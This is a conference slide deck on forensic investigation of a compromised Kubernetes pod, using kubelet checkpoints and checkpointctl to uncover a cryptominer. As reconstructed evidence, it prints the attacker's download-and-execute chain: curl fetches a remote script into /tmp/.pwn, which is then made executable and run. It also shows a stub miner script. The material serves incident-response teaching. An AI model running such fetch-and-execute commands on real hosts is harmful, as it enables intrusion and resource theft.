OPEN SOURCE SecurityCon NORTH AMERICA

Sherlock Pods: Investigating a compromised Kubernetes Cluster

Maxime Coquerel



Disclaimer

“Any views or opinions expressed in this presentation are those of the presenter and do not necessarily represent the views and opinions of the employer, its ownership, management or employees.”

About me

Maxime Coquerel

Principal Cloud Security Architect – RBC

Tech Lead - CNCF TAG Security & Compliance

CNCF Ambassador

Email: max.coquerel@gmail.com

Blog: zigmax.net

Github: https://github.com/zigmax

X: @zig_max



It all started with a CPU spike …

Platform team monitors unusual CPU load on a specific pod

It all started with a CPU spike …

Platform team monitors unusual CPU load on a specific pod

SecOps investigated and discovered an alert in their KSPM solution

It all started with a CPU spike …

Platform team monitors unusual CPU load on a specific pod

SecOps investigated and discovered an alert in their KSPM solution

A moment later …

It all started with a CPU spike …


Platform team monitors unusual CPU load on a specific pod

SecOps investigated and discovered an alert in their KSPM solution

A moment later …

Incident Response team is engaged to perform an investigation

Freeze the evidence with a checkpoint



Taking a checkpoint with one API call

- Exposed through a node-local kubelet checkpoint API
- Enabled by default in Kubernetes v1.30
- Non-disruptive: the container keeps running, the attacker is not tipped off

```
curl -X POST "https://localhost:10250/checkpoint/<Namespace>/<Pod>/<Container>"
```

```
maxime@ubuntu:~$ curl -k --cert client.crt --key client.key -X POST
"https://192.168.105.3:10250/checkpoint/default/compromised-app/web"
{"items":["/var/lib/kubelet/checkpoints/checkpoint-compromised-app_default-web-2026-03-10T21:11:10-
04:00.tar"]}
```

- Saved in /var/lib/kubelet/checkpoints
- Saved as a tar archive with the following name: checkpoint-<pod>_<namespace>-<container>-<timestamp>.tar

Reference: https://kubernetes.io/docs/reference/node/kubelet-checkpoint-api/

Clue #1 — The checkpoint archive

OPEN SOURCE SecurityCon NORTH AMERICA

```
maxime@ubuntu:/tmp/forensic$ sudo checkpointctl list
Listing checkpoints in path: /var/lib/kubelet/checkpoints/
```

NAMESPACE	POD	CONTAINER	ENGINE	TIME CHECKPOINTED
default	compromised-app	web	containerd	10 Mar 26 21:11 EDT

```
CHECKPOINT NAME  checkpoint-compromised-app_default-web-2026-03-10T21:11:10-04:00.tar
```

```
maxime@ubuntu:/tmp/forensic$ checkpointctl show checkpoint.tar
Displaying container checkpoint data from checkpoint.tar
```

CONTAINER	IMAGE	ID	RUNTIME
web	docker.io/library/ubuntu:22.04	9cd1d1132f99	io.containerd.runc.v2

CREATED	ENGINE	CHKPT SIZE	ROOT FS DIFF SIZE
2026-03-11T01:03:58Z	containerd	425.4 KiB	50.5 MiB

Clue #2 — A cryptominer is running


```
maxime@ubuntu:/tmp/forensic$ checkpointctl inspect --ps-tree checkpoint.tar

Displaying container checkpoint tree view from checkpoint.tar

web
├── Image: docker.io/library/ubuntu:22.04
├── ID: 9cd1d1132f995830e0b27482b2984e325111c25180afbf5c6122297fb6351a76
├── Runtime: io.containerd.runc.v2
├── Created: 2026-03-11T01:03:58Z
├── Checkpointed: 2026-03-10T21:11:10-04:00
├── Engine: containerd
├── Checkpoint size: 425.4 KiB
│   └── Memory pages size: 408.0 KiB
├── Root FS diff size: 50.5 MiB
└── Process tree
    └── [1]  sleep
        ├── [3088]  cryptominer
        │   └── [3126]  sleep
        ├── [3089]  tail
        └── [3092 (Dead)]  bash
```

Clue #3 — Files open in /tmp/.pwn


```
maxime@ubuntu:/tmp/forensic$ checkpointctl inspect --files checkpoint.tar
Displaying container checkpoint tree view from checkpoint.tar
web
├── … (image, ID, runtime and sizes as on the previous slide)
└── Process tree
    └── [1]  sleep
        ├── Open files
        │   ├── [REG 0]  /dev/null
        │   ├── [PIPE 1]  pipe[44804]
        │   ├── [PIPE 2]  pipe[44805]
        │   ├── [cwd]  /
        │   └── [root]  /
        ├── [3088]  cryptominer
        │   ├── Open files
        │   │   ├── [REG 0]  /dev/null
        │   │   ├── [REG 1]  /tmp/miner.log
        │   │   ├── [REG 2]  /tmp/miner.log
        │   │   ├── [REG 10]  /tmp/cryptominer
        │   │   ├── [cwd]  /tmp/.pwn
        │   │   └── [root]  /
        │   └── [3126]  sleep
        │       └── Open files
        │           ├── [REG 0]  /dev/null
        │           ├── [REG 1]  /tmp/miner.log
        │           ├── [REG 2]  /tmp/miner.log
        │           ├── [cwd]  /tmp/.pwn
        │           └── [root]  /
        ├── [3089]  tail
        │   └── Open files
        │       ├── [REG 0]  /dev/null
        │       ├── [REG 1]  /dev/null
        │       ├── [REG 2]  /dev/null
        │       ├── [REG 3]  /tmp/.pwn/system-update.sh
        │       ├── [cwd]  /tmp/.pwn
        │       └── [root]  /
        └── [3092 (Dead)]  bash
```

Clue #4 — Traces in the memory images

OPEN SOURCE SecurityCon NORTH AMERICA

```
maxime@ubuntu:/tmp/forensic/checkpoint$ strings
pages-*.img
/lib/ld-linux-aarch64.so.1
__cxa_finalize
__libc_start_main
abort
__cxa_atexit
stderr
dcgettext
__fprintf_chk
stdout
__printf_chk
fputs_unlocked
strcmp
setlocale
strncmp
error
nl_langinfo
… (output continues)
```

```
maxime@ubuntu:/tmp/forensic/checkpoint$ strings
files.img
CVT810VQ
/usr/bin/sleep8
2$/usr/lib/aarch64-linux-gnu/libc.so.68
20/usr/lib/aarch64-linux-gnu/ld-linux-aarch64.so.18
2    /dev/null8
/usr/bin/dash8
2    /dev/null8
/tmp/miner.log8
/tmp/cryptominer8
2    /tmp/.pwn8
/usr/bin/tail8
2    /dev/null8
2    /dev/null8
/tmp/.pwn/system-update.sh8
```

Clue #5 — The miner script in memory

OPEN SOURCE SecurityCon NORTH AMERICA

```
# strings pages-*.img (continued)
#!/bin/sh
exec >>/tmp/miner.log 2>&1
echo "$(date -u +%FT%TZ) [miner] started pid=$$"
while true; do
  echo "$(date -u +%FT%TZ) [miner] algo=cn H/s=$((RANDOM%900+100)) pool=demo"
  sleep 2
done
/tmp/.pwn
PWD=/tmp/.pwn
exec
:10\:43Z \[miner\] started pid\=3088
echo
2026-03-11T01:11:09Z [miner] algo=cn H/s=100 pool=demo
done
sleep
```

Clue #6 — The payload URL and miner logs

OPEN SOURCE SecurityCon NORTH AMERICA

```
maxime@ubuntu:/tmp/forensic/checkpoint$ strings pages-*.img | grep -E "\[miner\]"
echo "$(date -u +%FT%TZ) [miner] started pid=$$"
  echo "$(date -u +%FT%TZ) [miner] algo=cn H/s=$((RANDOM%900+100)) pool=demo"
2026-03-11T01:11:09Z [miner] algo=cn H/s=100 pool=demo
echo "$(date -u +%FT%TZ) [miner] started pid=$$"
  echo "$(date -u +%FT%TZ) [miner] algo=cn H/s=$((RANDOM%900+100)) pool=demo"
```

```
maxime@ubuntu:/tmp/forensic/checkpoint$ strings pages-*.img | grep -E "system-update\.sh"
SCRIPT="$STAGE/system-update.sh"
cmd=curl -fsSL https://zigmax.net/system-update.sh -o $SCRIPT
curl -fsSL https://zigmax.net/system-update.sh -o /tmp/.pwn/system-update.sh
chmod +x /tmp/.pwn/system-update.sh
/tmp/.pwn/system-update.sh
/tmp/.pwn/system-update.sh
```

Case closed: the attack timeline

Time	Attack Phase	Attacker Action	Evidence Found	Where we found it
T0	Initial Access	Attacker gains interactive shell inside the container (bash)	Interactive shell process	pstree.img
T1	Staging	Attacker creates staging directory /tmp/.pwn	Directory and attacker artifacts	files.img, pages-*.img
T2	Payload Delivery	Script downloaded using curl https://zigmax.net/system-update.sh	URL, curl command, script content	pages-*.img
T3	Execution	Script executed and payload /tmp/cryptominer launched	Running process + opened binary	pstree.img, files.img
T4	Malicious Activity	Cryptominer running and writing hash rates	Miner output logs	pages-*.img, /tmp/miner.log
T5	Forensic Capture	IR captures container checkpoint	Runtime snapshot of container	Checkpoint.tar archive

Know the limits before you rely on it

OPEN SOURCE SecurityCon NORTH AMERICA

Limited Workload Compatibility

Not all containers can be checkpointed successfully.

- GPU workloads
- Ptrace usage
- Network remote connection (e.g. reverse shell with netcat)

Kernel Dependency

- Compatible Linux Kernel versions
- CRIU-enabled kernel features

Restoring a checkpoint on a different kernel version may fail.

External Dependencies Not Captured

Checkpoint captures process and memory state only. Persistent storage is not part of the checkpoint.

Not included:

- Databases
- External APIs
- Cloud storage / Message queues
- Persistent Volumes
- CSI Volumes
- NFS/HostPath data

Node-Level Privileges Required

Checkpoint creation requires privileged access to kubelet

Limited support in Managed Kubernetes

Mostly used in self-managed clusters

Resources

Maxime's Blog: https://zigmax.net

Github Repository: https://github.com/zigmax/

WG: https://kubernetes.io/blog/2026/01/21/introducing-checkpoint-restore-wg/

Email: max.coquerel@gmail.com

X: @zig_max

Bluesky: @zigmax.bsky.social





OPEN SOURCE

SecurityCon

NORTH AMERICA